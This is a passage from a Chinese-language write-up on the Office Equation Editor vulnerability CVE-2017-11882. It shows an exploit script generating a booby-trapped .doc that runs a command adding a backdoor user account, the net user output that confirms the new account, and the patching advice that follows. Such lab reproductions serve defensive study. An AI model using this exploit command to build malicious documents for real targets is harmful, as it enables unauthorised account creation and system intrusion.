
```
C:\ 命令提示符
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\...桌面\CVE-2017-11882


C:\Documents and Settings\...桌面\CVE-2017-11882>python exploit.py -c "cmd
.exe /c net user exp 123456 /add" -o adduser.doc
[*] Done ! output file >> adduser.doc <<

C:\Documents and Settings\...桌面\CVE-2017-11882>
```

以上命令执行完成后打开文件夹CVE-2017-11882里的adduser.doc文档。



在打开adduser.doc文件前后执行命令net user，在CMD中使用net user命令查看系统账户的变化，发现打开文件后，增加了账户exp



```
命令提示符
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>net user

\ANONYMOUS\的用户帐户

-----
Administrator      exp      Guest
HelpAssistant      ichung  SUPPORT_388945a0
命令成功完成。

C:\Documents and Settings\Administrator>
```

若主机开启了远程连接，恶意访问者可以通过此账号连接进入。除此之外，也可以执行其他命令深入利用漏洞。

8. 漏洞修复

在11月的补丁修复周期中，微软针对该漏洞修改了EQNEDT32.EXE组件的内存处理机制，并发布了多个漏洞补丁更新，强烈建议用户及时进行下载更新。

(1) 下载<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882>更新补丁进行修补

(2) 开启Windows Update功能，定期对系统进行自动更新

(3) 启用Microsoft Office 沙箱等以防止活动内容执行 (OLE/ActiveX/Macro)

